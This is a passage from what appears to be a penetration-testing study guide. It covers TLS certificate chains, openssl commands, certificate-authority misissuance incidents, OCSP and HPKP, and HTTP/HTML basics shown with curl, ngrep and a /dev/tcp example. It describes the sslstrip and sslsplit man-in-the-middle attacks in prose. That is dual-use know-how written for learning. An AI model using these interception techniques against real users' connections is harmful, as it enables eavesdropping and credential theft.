urlR9/dNFDTfRFWN86T+E8fAZbOVK7UMyv/vp5ky30b3LrjijIB+vrtg1lkyGRBh
BQTNLipzyiZKCQMCAwEAAaOCAZswggGXMB0GA1UdJQQWMBQGCCsGAQUFBwMBBggr
BgEFBQcDAjBzBgNVHREEbDBqgg0qLmFwcHNwb3QuY29tghUqLnRoaW5rd2l0aGdv
b2dsZS5jb22CECoud2l0aGdvb2dsZS5jb22CC2FwcHNwb3QuY29tghN0aGlua3dp
dGhnb29nbGUuY29tgg53aXRoZ29vZ2xlLmNvbTBoBggrBgEFBQcBAQRcMFowKwYI
KwYBBQUHMAKGH2h0dHA6Ly9wa2kuZ29vZ2xlLmNvbS9HSUFHMi5jcnQwKwYIKwYB
BQUHMAGGH2h0dHA6Ly9jbGllbnRzMS5nb29nbGUuY29tL29jc3AwHQYDVR0OBBYE
FPqXnNVIcd3V72HtCSpzRCZnEHhpMAwGA1UdEwEB/wQCMAAwHwYDVR0jBBgwFoAU
St0GFhu89mi1dvWBtrtiGrpagS8wFwYDVR0gBBAwDjAMBgorBgEEAdZ5AgUBMDAG
A1UdHwQpMCcwJaAjoCGGH2h0dHA6Ly9wa2kuZ29vZ2xlLmNvbS9HSUFHMi5jcmww
DQYJKoZIhvcNAQEFBQADggEBAApkPjVfVBGnYspCIzZp9Ux5WIvjyaLRIddPqQGe
wKnmfKkLyCE6NnJCb4sBgbPfL5EgYtYcoqUNeDMOipTr/mlxMgk9CdJRVmaMNpHH
KrnU7wWQCDq/KUVF8/MM+/5Z0Yyrg0UW3h7av/qAo3/TV2n9Fe8e+A3AKvomCqgp
ly2YtdAdJkSajzA+XApoXyA3g5L4zleBnUunjVKUvjyJgoNi8RnYkMnpsyZPSXbf
+bplGblMagIMo9QHrF0zBndOsrJKnaJjM/Y4ln5N7KYQlwCaWAWNC1cqZVAm6HjR
UF3YyYht4eVnxg1ortlC6TOKhl2aSv4+6ucDLx40rGNk8WU=
-----END CERTIFICATE-----
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
   i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
-----BEGIN CERTIFICATE-----
MIID8DCCAtigAwIBAgIDAjp2MA0GCSqGSIb3DQEBBQUAMEIxCzAJBgNVBAYTAlVT
MRYwFAYDVQQKEw1HZW9UcnVzdCBJbmMuMRswGQYDVQQDExJHZW9UcnVzdCBHbG9i
YWwgQ0EwHhcNMTMwNDA1MTUxNTU1WhcNMTYxMjMxMjM1OTU5WjBJMQswCQYDVQQG
EwJVUzETMBEGA1UEChMKR29vZ2xlIEluYzElMCMGA1UEAxMcR29vZ2xlIEludGVy
bmV0IEF1dGhvcml0eSBHMjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
AJwqBHdc2FCROgajguDYUEi8iT/xGXAaiEZ+4I/F8YnOIe5a/mENtzJEiaB0C1NP
VaTOgmKV7utZX8bhBYASxF6UP7xbSDj0U/ck5vuR6RXEz/RTDfRK/J9U3n2+oGtv
h8DQUB8oMANA2ghzUWx//zo8pzcGjr1LEQTrfSTe5vn8MXH7lNVg8y5Kr0LSy+rE
ahqyzFPdFUuLH8gZYR/Nnag+YyuENWllhMgZxUYi+FOVvuOAShDGKuy6lyARxzmZ
EASg8GF6lSWMTlJ14rbtCMoU/M4iarNOz0YDl5cDfsCx3nuvRTPPuj5xt970JSXC
DTWJnZ37DhF5iR43xa+OcmkCAwEAAaOB5zCB5DAfBgNVHSMEGDAWgBTAephojYn7
qwVkDBF9qn1luMrMTjAdBgNVHQ4EFgQUSt0GFhu89mi1dvWBtrtiGrpagS8wEgYD
VR0TAQH/BAgwBgEB/wIBADAOBgNVHQ8BAf8EBAMCAQYwNQYDVR0fBC4wLDAqoCig
JoYkaHR0cDovL2cuc3ltY2IuY29tL2NybHMvZ3RnbG9iYWwuY3JsMC4GCCsGAQUF
BwEBBCIwIDAeBggrBgEFBQcwAYYSaHR0cDovL2cuc3ltY2QuY29tMBcGA1UdIAQQ
MA4wDAYKKwYBBAHWeQIFATANBgkqhkiG9w0BAQUFAAOCAQEAJ4zP6cc7vsBv6JaE
+5xcXZDkd9uLMmCbZdiFJrW6nx7eZE4fxsggWwmfq6ngCTRFomUlNz1/Wm8gzPn6
8R2PEAwCOsTJAXaWvpv5Fdg50cUDR3a4iowx1mDV5I/b+jzG1Zgo+ByPF5E0y8tS
etH7OiDk4Yax2BgPvtaHZI3FCiVCUe+yOLjgHdDh/Ob0r0a678C/xbQF9ZR1DP6i
vgK66oZb+TWzZvXFjYWhGiN3GhkXVBNgnwvhtJwoKvmuAjRtJZOcgqgXe/GFsNMP
WOH7sf6coaPo/ck/9Ndx3L2MpBngISMjVROPpBYCCX65r+7bU2S9cS+5Oc4wt7S8
VOBHBw==
-----END CERTIFICATE-----
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
   i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
-----BEGIN CERTIFICATE-----
```

```
MIIDfTCCAuagAwIBAgIDErvmMA0GCSqGSIb3DQEBBQUAME4xCzAJBgNVBAYTAlVT
MRAwDgYDVQQKEwdFcXVpZmF4MS0wKwYDVQQLEyRFcXVpZmF4IFNlY3VyZSBDZXJ0
aWZpY2F0ZSBBdXRob3JpdHkwHhcNMDIwNTIxMDQwMDAwWhcNMTgwODIxMDQwMDAw
WjBCMQswCQYDVQQGEwJVUzEWMBQGA1UEChMNR2VvVHJ1c3QgSW5jLjEbMBkGA1UE
AxMSR2VvVHJ1c3QgR2xvYmFsIENBMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEA2swYYzD99BcjGlZ+W988bDjkcbd4kdS8odhM+KhDtgPpTSEHCIjaWC9m
OSm9BXiLnTjoBbdqfnGk5sRgprDvgOSJKA+eJdbtg/OtppHHmMlCGDUUna2YRpIu
T8rxh0PBFpVXLVDviS2Aelet8u5fa9IAjbkU+BQVNdnARqN7csiRv8lVK83Qlz6c
JmTM386DGXHKTubU1XupGc1V3sjs0l44U+VcT4wt/lAjNvxm5suOpDkZALeVAjmR
Cw7+OC7RHQWa9k0+bw8HHa8sHo9gOeL6NlMTOdReJivbPagUvTLrGAMoUgRx5asz
PeE4uwc2hGKceeoWMPRfwCvocWvk+QIDAQABo4HwMIHtMB8GA1UdIwQYMBaAFEjm
aPkr0rKV10fYIyAQTzOYkJ/UMB0GA1UdDgQWBBTAephojYn7qwVkDBF9qn1luMrM
TjAPBgNVHRMBAf8EBTADAQH/MA4GA1UdDwEB/wQEAwIBBjA6BgNVHR8EMzAxMC+g
LaArhilodHRwOi8vY3JsLmdlb3RydXN0LmNvbS9jcmxzL3NlY3VyZWNhLmNybDBO
BgNVHSAERzBFMEMGBFUdIAAwOzA5BggrBgEFBQcCARYtaHR0cHM6Ly93d3cuZ2Vv
dHJ1c3QuY29tL3Jlc291cmNlcy9yZXBvc2l0b3J5MA0GCSqGSIb3DQEBBQUAA4GB
AHbhEm5OSxYShjAGsoEIz/AIx8dxfmbuwu3UOx//8PDITtZDOLC5MH0Y0FWDomrL
NhGc6Ehmo21/uBPUR/6LWlxz/K7ZGzIZOKuXNBSqltLroxwUCEm2u+WR74M26x1W
b8ravHNjkOR/ez4iyz0H7V84dJzjA1BOoa+Y7mHyhD8S
-----END CERTIFICATE-----
---
Server certificate
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot.com
issuer=/C=US/O=Google Inc/CN=Google Internet Authority G2
---
##################### SNIP ######################
DONE
```

- SNI (Server Name Indication) allows multiple servers on the same IP to use different certificates (https to the same IP for different DNS names). SNI does for https what virtual hosts does for http: multiple distinct DNS hosts sharing an IP can use https/http. CloudFlare Introducing Universal SSL provides free SSL even to their free sites. There are a number of restrictions, but Configuring CloudFlare's Universal SSL shows how to set up free Universal SSL with GitHub. For Heroku, Set up CloudFlare's free SSL on Heroku. The free plans require a browser that supports SNI:

  > Free plan SSL service will utilize Elliptic Curve Digital Signature Algorithm (ECDSA) certificates from Comodo or GlobalSign. These certificates will cover both your root domain and first-level subdomains through the use of a wildcard. … SSL for Free plan users works with these modern browsers which support Server Name Indication (SNI):

### OpenSSL and SSL Certificates

Read OpenSSL Essentials to gain a good understanding of using `openssl` with certificates. Here are some examples:

To generate a self-signed certificate (unencrypted):

```
# create a private key and certificate pair
#   following openssl req create private key just like this command:
#     openssl genrsa -aes256 -out server.key 4096
openssl req -batch -x509 \
  -newkey rsa:4096 -nodes -keyout server.key -days 365 -out bitbender.crt \
  -subj "/C=US/ST=California/L=Redondo Beach/O=bitbender/CN=*.bitbender.org/\
emailAddress=bitbender@bitbender.org"

# verify private key matches certificate
openssl rsa -noout -modulus -in server.key | openssl md5
openssl x509 -noout -modulus -in bitbender.crt | openssl md5
```

```
# check private key, display certificate
openssl rsa -check -text -noout -in server.key
openssl x509 -text -noout -in bitbender.crt

# decrypt a key
openssl rsa -in server.key -out server_decrypted.key

# combine private key and cert into PKCS12 file
openssl pkcs12 -inkey server.key -in bitbender.crt -export -out bitbender.pfx
# convert PKCS12 back to PEM
openssl pkcs12 -in bitbender.pfx -nodes -out bitbender.combined.crt
```

### Certificate Authority Issues

Unqualified Names in the SSL Observatory shows CA's are issuing certificates for unqualified names like "mail":

> Using data in EFF's SSL Observatory, we have been able to quantify the extent to which CAs engage in the insecure practice of signing certificates for unqualified names. That they do so in large numbers indicates that they do not even minimally validate the certificates they sign. This significantly undermines CAs' claim to be trustworthy authorities for internet names. It also puts internet users at increased risk of network attack.

A Finnish man created this simple email account - and received Microsoft's security certificate:

> It all started when the Finnish man, working as an IT manager, noticed in January that it is possible create multiple aliases in Microsoft Live e-mail service.
>
> A few moments later, he had created the alias hostmaster@live.fi. He decided to give the address a test run by trying to get a trusted certificate.
>
> To his surprise, Comodo issued the certificate, no questions asked.
>
> Had he had malicious intentions in mind, he could have created a genuine looking HTTPS-protected website. He could have used this to steal users' data.
>
> The man told Tivi.fi that he contacted both Microsoft and the Finnish Communications Regulatory Authority already in January but did not get a proper response from either of them.
>
> Last Thursday he received a questionable thank you from Microsoft. The company had blocked his e-mail address, effectively making him unable to use his Lumia phone and Xbox account.
>
> Now – two months after he notified Microsoft and the authorities – Microsoft says that the Finn's findings are to be taken seriously. The company told Tivi.fi, that they plan to be in touch with the IT professional responsible for discovering the vulnerability.

So on top of lax certificate issuance, we see taking months to take start action. The action requires not just updating the browser but installing an automatic updater of revoked certificates. In fact it gets worse; from Microsoft takes 4 years to recover privileged TLS certificate addresses:

> Today comes the tale of a Belgian IT worker who has waited more than four years to return two similar addresses for the live.be domain.
>
> Microsoft's delay in securing the addresses such as hostmaster@live.fi and administrator@live.be has potential consequences for huge numbers of people. Browser-trusted certificate authorities such as Comodo grant unusually powerful privileges to people with such an address. All the account holders had to do was ask for a domain-validated TLS certificate for live.fi or live.be. Once they clicked a validation link

> Comodo sent to their e-mail addresses, the certificates were theirs. Comodo's automatic certificate application also works for addresses with the words admin, postmaster, and webmaster immediately to the left of the @ and the domain name for which the certificate is being applied.

And in the continuing parade of CA problems, from Google warns of unauthorized TLS certificates trusted by almost all OSes:

> In the latest security lapse involving the Internet's widely used encryption system, Google said unauthorized digital certificates have been issued for several of its domains and warned misissued credentials may be impersonating other unnamed sites as well.
>
> … The certificates were issued by Egypt-based MCS Holdings, an intermediate certificate authority that operates under the China Internet Network Information Center (CNNIC). The Chinese domain registrar and certificate authority, in turn, is included in root stores for virtually all OSes and browsers.
>
> The issuance of the unauthorized certificates represents a major breach of rules established by certificate authorities and browser makers. Under no conditions are CAs allowed to issue certificates for domains other than those legitimately held by the customer requesting the credential. In early 2012, critics blasted US-based CA Trustwave for doing much the same thing and Langley noted an example of a France-based CA that has also run afoul of the policy.

From the original Google blog announcing the problem (Maintaining digital certificate security):

> However, rather than keep the private key in a suitable HSM, MCS installed it in a man-in-the-middle proxy. These devices intercept secure connections by masquerading as the intended destination and are sometimes used by companies to intercept their employees' secure traffic for monitoring or legal reasons. The employees' computers normally have to be configured to trust a proxy for it to be able to do this. However, in this case, the presumed proxy was given the full authority of a public CA, which is a serious breach of the CA system.

### Detecting Bogus Certificates

#### OCSP

OCSP is intended to overcome the problem with CRL (Certificate Revocation Lists): the client must frequently download CRL list updates.

From Online Certificate Status Protocol:

> The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an X.509 digital certificate. It is described in RFC 6960 and is on the Internet standards track. It was created as an alternative to certificate revocation lists (CRL), specifically addressing certain problems associated with using CRLs in a public key infrastructure (PKI). Messages communicated via OCSP are encoded in ASN.1 and are usually communicated over HTTP. The "request/response" nature of these messages leads to OCSP servers being termed OCSP responders.

So to check a certificate an OCSP request is sent to the issuing CA, which sends a signed response indicating good, revoked, or unknown status. OCSP supports a nonce to prevent replay attackes but a nonce is not supported by most clients/responders.

Additionally, most clients silently ignore OCSP if the query times out, allowing a MITM to compromise a certificate and filter out the OCSP requests.

#### OCSP Stapling

From OCSP stapling:

> OCSP stapling, formally known as the TLS Certificate Status Request extension, is an alternative approach to the Online Certificate Status Protocol (OCSP) for checking the revocation status of X.509 digital certificates. It allows the presenter of a certificate to bear the resource cost involved in providing OCSP responses by appending ("stapling") a time-stamped OCSP response signed by the CA to the initial TLS Handshake, eliminating the need for clients to contact the CA.
>
> In a stapling scenario, the certificate holder queries the OCSP server themselves at regular intervals, obtaining a signed time-stamped OCSP response. When the site's visitors attempt to connect to the site, this response is included ("stapled") with the TLS/SSL Handshake via the Certificate Status Request extension response (note: the TLS client must explicitly include a Certificate Status Request extension in its ClientHello TLS/SSL handshake message). While it may appear that allowing the site operator to control verification responses would allow a fraudulent site to issue false verification for a revoked certificate, the stapled responses can't be forged as they need to be directly signed by the certificate authority, not the server. If the client does not receive a stapled response, it will just contact the OCSP server by itself. However, if the client receives an invalid stapled response, it will abort the connection. The only increased risk of OCSP stapling is that the notification of revocation for a certificate may be delayed until the last-signed OCSP response expires.

### Public Key Pinning (HPKP)

From Public Key Pinning (HPKP):

> The Public Key Pinning Extension for HTTP (HPKP) is a security feature that tells a web client to associate a specific cryptographic public key with a certain web server to prevent MITM attacks with forged certificates.
>
> To ensure the authenticity of a server's public key used in TLS sessions, this public key is wrapped into a X.509 certificate which is usually signed by a certificate authority (CA). Web clients such as browsers trust a lot of these CAs, which can all create certificates for arbitrary domain names. If an attacker is able to compromise a single CA, he can perform MITM attacks on various TLS connections. HPKP can circumvent this threat for the HTTPS protocol by telling the client which public key belongs to a certain web server.
>
> HPKP is a Trust on First Use (TOFU) technique. The first time a web server tells a client via a special HTTP header which public keys belong to it, the client stores this information for a given period of time. When the client visits the server again, it expects a certificate containing a public key whose fingerprint is already known via HPKP. If the server delivers an unknown public key, the client should present a warning to the user.

For an alternate descriptions, see HPKP: HTTP Public Key Pinning, HTTP Public Key Pinning (HPKP) HTTP Public Key Pinning, and Is HTTP Public Key Pinning Dead?.

HPKP is implemented as a HTTP header. From Public Key Pinning (HPKP):

```
Public-Key-Pins: pin-sha256="cUPcTAZWKaASuYWhhneDttWpY3oBAkE3h2+soZS7sWs=";
    pin-sha256="M8HztCzM3elUxkcjR2S5P4hhyBNf6lHkmjAHKhpGPWE="; max-age=5184000;
    includeSubdomains; report-uri="https://www.example.net/hpkp-report"
```

## 4.3.3 `sslsplit` & `sslstrip`

### `sslstrip`

sslstrip is a MITM attack where the attacker prevents round-trip HTTPS between the victim browser and target web site by downgrading one half of the connection to HTTP: `sslstrip` forces a victim browser to use HTTP to the attacker who proxies the traffic to the destination HTTPS server. For example, `sslstrip` watches for HTTPS and

302 redirect traffic: it maps web page HTTPS links to HTTP; maps 302 HTTPS redirects to HTTP; and keeps track of the remappings. There are some issues to deal with: compressed data; secure cookies; cached pages; sessions; … .

For a short introduction see the OWASP SSL Spoofing slides and the short video How To: Use SSLstrip On Kali Linux.

### sslsplit

SSLsplit is a MITM attack where the attacker splits an HTTPS connection from a victim browser to a remote web site into 2 HTTPS connections: victim browser <==> attacker <==> web site. See Use SSLsplit to transparently sniff TLS/SSL connections – including non-HTTP(S) protocols for details.

From SSLsplit:

> For SSL and HTTPS connections, SSLsplit generates and signs forged X509v3 certificates on-the-fly, based on the original server certificate subject DN and subjectAltName extension. SSLsplit fully supports Server Name Indication (SNI) and is able to work with RSA, DSA and ECDSA keys and DHE and ECDHE cipher suites. Depending on the version of OpenSSL, SSLsplit supports SSL 3.0, TLS 1.0, TLS 1.1 and TLS 1.2, and optionally SSL 2.0 as well. SSLsplit can also use existing certificates of which the private key is available, instead of generating forged ones. SSLsplit supports NULL-prefix CN certificates and can deny OCSP requests in a generic way. For HTTP and HTTPS connections, SSLsplit removes response headers for HPKP in order to prevent public key pinning, for HSTS to allow the user to accept untrusted certificates, and Alternate Protocols to prevent switching to QUIC/SPDY.

Note that unless the victim trusts the root CA used by the attacker there will be a certificate warning.

# CHAPTER FIVE

# HTML

This document discusses many HTML features; to see browser feature support for these features see Can I use __?. In fact, if a feature is enabled on a site that stops an exploit, you might choose a browser that doesn't support that feature :)

## 5.1 Standards

### 5.1.1 W3C & WHATWG

There are 2 HTML standards groups: World Wide Web Consortium (W3C) and Web Hypertext Application Technology Working Group (WHATWG). W3C produces snapshot standards which trail the WHATWG living standard. See HTML/W3C-WHATWG-Differences.

From Wikipedia WHATWG, in 2004:

> The WHATWG was formed in response to the slow development of World Wide Web Consortium (W3C) Web standards and W3C's decision to abandon HTML in favor of XML-based technologies.

Around 2007 the W3C adopted the WHATWG specification as HTML5. But in 2012, from the post [whatwg] Administrivia: Update on the relationship between the WHATWG HTML living standard and the W3C HTML5 specification:

> More recently, the goals of the W3C and the WHATWG on the HTML front have diverged a bit as well. The WHATWG effort is focused on developing the canonical description of HTML and related technologies, meaning fixing bugs as we find them, adding new features as they become necessary and viable, and generally tracking implementations. The W3C effort, meanwhile, is now focused on creating a snapshot developed according to the venerable W3C process. This led to the chairs of the W3C HTML working group and myself deciding to split the work into two, with a different person responsible for editing the W3C HTML5, canvas, and microdata specifications than is editing the WHATWG specification (me).
>
> … we are now independent of the W3C HTML Working Group again, while still maintaining a working relationship with the W3C.

### 5.1.2 W3C Standards

See W3C All Standards and Drafts for all W3C standards. Pentest meetup has more interest in:

**W3C DOM** Wikipedia Document Object Model

**W3C HTML** W3C HTML5 (latest HTML5 standard)

W3C Tutorials and Courses

W3C HTML/Training

**W3C CSS** W3C Cascading Style Sheets articles and tutorials

**Security for Web Applications** W3C Cross-Origin Resource Sharing

W3C Content Security Policy Editor's Draft

W3C Content Security Policy 1.1

W3C Content Security Policy Level 2

**W3C JavaScript APIs** W3C Web Storage

W3C Indexed Database API

### 5.1.3 WHATWG Documents

See Web Hypertext Application Technology Specifications, especially WHATWG HTML and WHATWG DOM.

## 5.2 HTTP(S) vs HTML

### 5.2.1 Defining HTTP, HTTPS, and HTML

#### The ISO vs Internet protocol suite

The Internet protocol suite is an actually implemented, highly used 4 layer protocol suite as seen in Wikipedia's Network Topology/Data Flow diagram: Application, Transport, Internet, and Link layers. In this suite HTTP and TLS are application layer protocols, while HTML and JSON are not network protocols.

The OSI model "is a conceptual model that characterizes and standardizes the communication functions of a telecommunication or computing system without regard to their underlying internal structure and technology. … The original version of the model defined seven layers." The Internet protocol suite won the implementation battle with OSI. If we look at List of network protocols (OSI model) we see HTTP is a layer 7 protocol, TLS is either layer 6 or 5 (see Where does SSL encryption take place?), and HTML and JSON are not network

#### HTTP and TLS are network protocols

HTML is not a network protocol. Rather it is "the standard markup language for creating web pages and web applications". It is data transmitted to the browser via the HTTP protocol, just like JSON data can be transmitted via HTTP to applications.

Even though HTTP and TLS are both application layer protocols, the OSI model makes it clear that HTTP sits higher in actual usage. HTTPS is just the stack HTTP > TLS > TCP > IP > Link. HTTP is the stack HTTP > TCP > IP > Link. It is the job of TLS to encrypt regular HTTP traffic.

#### HTTP protocol carries HTML

You can see the relationship between HTTPS, HTTP, and TLS by looking at `curl -v https://www.example.com/`: the added TLS negotiation for the TLS/SSL link is marked below, as is the HTML data in the HTTP message field.

```
hacker@kali:~$ curl -v https://www.example.com/
* About to connect() to www.example.com port 443 (#0)
*   Trying 93.184.216.34...
* connected
```

```
======================   HTTP, HTTPS SAME TO HERE   ======================
vvvvvvvvvvvvvvvvvvvvvv      ADDED TLS EXCHANGE      vvvvvvvvvvvvvvvvvvvvvv
* Connected to www.example.com (93.184.216.34) port 443 (#0)
* successfully set certificate verify locations:
*   CAfile: none
  CApath: /etc/ssl/certs
* SSLv3, TLS handshake, Client hello (1):
* SSLv3, TLS handshake, Server hello (2):
* SSLv3, TLS handshake, CERT (11):
* SSLv3, TLS handshake, Server key exchange (12):
* SSLv3, TLS handshake, Server finished (14):
* SSLv3, TLS handshake, Client key exchange (16):
* SSLv3, TLS change cipher, Client hello (1):
* SSLv3, TLS handshake, Finished (20):
* SSLv3, TLS change cipher, Client hello (1):
* SSLv3, TLS handshake, Finished (20):
* SSL connection using ECDHE-RSA-AES128-GCM-SHA256
* Server certificate:
*      subject: C=US; ST=California; L=Los Angeles; O=Internet Corporation for␣
↪Assigned Names and Numbers; OU=Technology; CN=www.example.org
*      start date: 2014-11-06 00:00:00 GMT
*      expire date: 2015-11-13 12:00:00 GMT
*      subjectAltName: www.example.com matched
*      issuer: C=US; O=DigiCert Inc; OU=www.digicert.com; CN=DigiCert SHA2 High␣
↪Assurance Server CA
*      SSL certificate verify ok.
^^^^^^^^^^^^^^^^^^^^^^    END ADDED TLS EXCHANGE    ^^^^^^^^^^^^^^^^^^^^^^
######################   HTTP, HTTPS SAME TO END    ######################
> GET / HTTP/1.1
> User-Agent: curl/7.26.0
> Host: www.example.com
> Accept: */*
>
* additional stuff not fine transfer.c:1037: 0 0
* HTTP 1.1 or later with persistent connection, pipelining supported
< HTTP/1.1 200 OK
< Accept-Ranges: bytes
< Cache-Control: max-age=604800
< Content-Type: text/html
< Date: Mon, 05 Jan 2015 21:17:41 GMT
< Etag: "359670651"
< Expires: Mon, 12 Jan 2015 21:17:41 GMT
< Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
< Server: ECS (cpm/F845)
< X-Cache: HIT
< x-ec-custom-error: 1
< Content-Length: 1270
<
vvvvvvvvvvvvvvvvvvvvvv  HTML IN HTTP MESSAGE-BODY   vvvvvvvvvvvvvvvvvvvvvv
<!doctype html>
<html>
<head>
    <title>Example Domain</title>

    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
    body {
        background-color: #f0f0f2;
        margin: 0;
        padding: 0;
        font-family: "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;

    }
    div {
        width: 600px;
        margin: 5em auto;
        padding: 50px;
        background-color: #fff;
        border-radius: 1em;
    }
    a:link, a:visited {
        color: #38488f;
        text-decoration: none;
    }
    @media (max-width: 700px) {
        body {
            background-color: #fff;
        }
        div {
            width: auto;
            margin: 0 auto;
            border-radius: 0;
            padding: 1em;
        }
    }
    </style>
</head>

<body>
<div>
    <h1>Example Domain</h1>
    <p>This domain is established to be used for illustrative examples in documents.␣
↪You may use this
    domain in examples without prior coordination or asking for permission.</p>
    <p><a href="http://www.iana.org/domains/example">More information...</a></p>
</div>
</body>
</html>
^^^^^^^^^^^^^^^^^^^^^^  HTML IN HTTP MESSAGE-BODY   ^^^^^^^^^^^^^^^^^^^^^^
* Connection #0 to host www.example.com left intact
* Closing connection #0
* SSLv3, TLS alert, Client hello (1):
```

To study HTML details consult the latest W3C HTML document. Alternatively, search for an HTML tutorial or use HTTP Tutorial, especially HTTP - Quick Guide. See Persistent Client State HTTP Cookies for a short introduction to cookies.

### 5.2.2 Viewing HTTP traffic

### curl -v

For relatively simple (non-JavaScript based) HTTP data, `curl -v` can be used to send and receive HTTP traffic along with displaying header data and the response HTML.

### Viewing browser-based HTTP traffic

There are a number of extensions that allow HTTP/HTTPS requests to be captured, viewed, and modified in browsers. A classic example is tamperdata for Firefox which allows requests to be intercepted and modified. Tamper Chrome for Google Chrome is similar to tamperdata.

Browsers have development tools and APIs which can manipulate HTTP data. For example, Google Chrome provides the chrome.webRequest API to programmatically interact with HTTP data.

Finally, there are a number of proxy-based tools for intercepting and modifying HTTP traffic, including ZAP - The OWASP Zed Attack Proxy, Burp Suite Free Edition, and mitmproxy.

### Network capture

Of course network capture tools can be used to capture HTTP data, but unline the browser-based tools cannot view HTTPS traffic. Popular tools are `tcpdump` and `wireshark`, but they do not modify captured data.

The little-known `ngrep` is very useful viewing HTTP traffic. It provides a `grep`-like capability to display network traffic: `ngrep -W byline port 80` sniffs all port 80 traffic, while `ngrep -l -p -d eth0 "^GET |^POST " tcp and port 80 and host try2hack.nl` looks for GET or POST requests.

### Coding your own HTTP request/response

Of course you can code your own HTTP request/response and therefore be able to both control and view HTTP data. Here we use shell redirection to send/receive HTTP (though other languages might be more appropriate):

```
(

# Demonstrate shell redirection to/from HTTP website
exec 9<>/dev/tcp/www.example.com/80
ls -l /proc/self/fd/  # show newly created fd
ss -n dst $(dig +short www.example.com)  # show newly created tcp connection

# Make a web request/response
echo -ne "HEAD / HTTP/1.1\r\nhost: www.example.com\r\nConnection: close\r\n\r\n" >&9
cat <&9

)
```

## 5.2.3 HTTP headers

### List of HTTP header fields

From List of HTTP header fields:

> HTTP header fields are components of the header section of request and response messages in the Hypertext Transfer Protocol (HTTP). They define the operating parameters of an HTTP transaction.

They can be a source of security issues in HTTP. For example, the nmap http-shellshock script “injects the payload in the HTTP headers User-Agent, Cookie, Referer” in an attempt ‘to exploit the “shellshock” vulnerability (CVE-2014-6271 and CVE-2014-7169) in web applications’.

### Displaying/setting HTTP header fields

The browser extensions like tamperdata and proxies like ZAP can be used to display and modify HTTP header fields. They are beyond the scope of this section.

`curl -v` is an easy way to view and set header fields in HTTP requests and responses:

```
# Select one of the user agents from:
#   http://www.useragentstring.com/pages/useragentstring.php
UA='Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.
↪2228.0 Safari/537.36'
curl -v --HEAD --user-agent "$UA" http://www.example.com/

# Same request except specify to close connection
HC='Connection: close'
curl -v --HEAD --header "$HC" --user-agent "$UA" http://www.example.com/
```

Viewing and setting HTTP headers is easy in `python3`:

```
cat >headers.py <<'EOF'
import urllib.request

url = 'http://www.example.com/'
# Can add headers at request creation time
headers = {}
headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like␣
↪Gecko) Chrome/41.0.2228.0 Safari/537.36'
req = urllib.request.Request(url, headers=headers)
# Alternatively can add a header later (python defaults to close)
req.add_header('Connection', 'keep-alive')

response = urllib.request.urlopen(req)
print(req.header_items())  # request header items added during urlopen
print(response.getheaders())

page = response.read()
# print(page)
EOF

python3 headers.py
rm headers.py
```

## 5.2.4 urlencoded vs multipart/form-data vs json vs XMLHttpRequest

### HTML form’s method and enctype

### HTML form’s method determines GET or POST

See Sending form data for a general introduction to HTTP forms. The HTML <form> method Attribute determines whether the form inputs are submitted via an HTTP GET (method=”get”) or HTTP POST (method=”post”), with a default of HTTP GET. Note that specifying any HTML <input> formmethod Attribute will override the form's method attribute.

### HTML form's POST enctype determines urlencoded vs multipart/form-data

The HTML standard defines 2 different form content types: application/x-www-form-urlencoded (GET or POST) or multipart/form-data (optional for POST). The HTML form's HTML <form> enctype Attribute is used to specify which content type only for POST requests. It defaults to application/x-www-form-urlencoded but can be mutipart/form-data.

See The 'application/x-www-form-urlencoded' type for application/x-www-form-urlencoded encoding, and Multipart messages for multipart/form-data.

### `curl` to show urlencoded vs multipart/form-data vs json vs XMLHttpRequest

curl is useful for HTTP-based exploits. *curl* covers curl in detail. Also consult Using cURL to automate HTTP jobs (part of cURL Documentation). curl can be used to do many of the HTTP-related challenges, but not all. For example, page redirects containing a meta refresh tag are not processed, nor is JavaScript.

Here is an example using forms. In curl, `--data` submits an application/x-www-form-urlencoded form, and `--form` submits a multipart/form-data form:

```
############
# Terminal 1, start an ngrep capture
sudo ngrep -W byline port 80 and host www.example.com
############


############
# Terminal 2, use curl to illustrate:
#   application/x-www-form-urlencoded in GET request
#   application/x-www-form-urlencoded in POST request
#   multipart/form-data in POST request
#   application/json in POST request
#   XMLHttpRequest in POST request
curl -v --get --data-urlencode 'name1=value 1' --data-urlencode 'name2=value 2' http:/
↪/www.example.com/ 2>&1  | \
      grep '> GET'
curl -v --data-urlencode 'name1=value 1' --data-urlencode 'name2=value 2' http://www.
↪example.com/ 2>&1  | \
      egrep '> (POST|Content-Type:)'
curl -v --form 'name1=value 1' --form name2='value 2' http://www.example.com/ 2>&1  |␣
↪\
      egrep '> (POST|Content-Type:)'
curl -v --data '{"name1": "value 1", "name2": "value 2"}' \
      --header "Content-Type: application/json"  \
      http://www.example.com/ 2>&1  | \
      egrep '> (POST|Content-Type:)'
curl -v --data name1='value 1' --data 'name2=value 2' \
      --header "X-Requested-With: XMLHttpRequest" \
      http://www.example.com/ 2>&1  | \
      egrep '> (POST|X-Requested-With:|Content-Type:)'
############


############
# Terminal 1, terminate capture
# control-C to stop terminal capture
############
```

# 5.3 Parsing & Rendering HTML

## 5.3.1 Terms

WHATWG HTML Loading Web pages defines several key terms and concepts:

**document** WHATWG HTML document formally defines a document in terms of its attributes.

**browsing context** WHATWG HTML browsing context defines a browsing context as an environment that presents document objects to a user. It can be a window, tab, iframe, or frames in a frameset.

Each browsing context has a WindowProxy which forwards the active document's contents to a window. A browsing context can have a parent browsing context, forming a tree of browing contexts. Each browsing context has an origin and effective-script-origin.

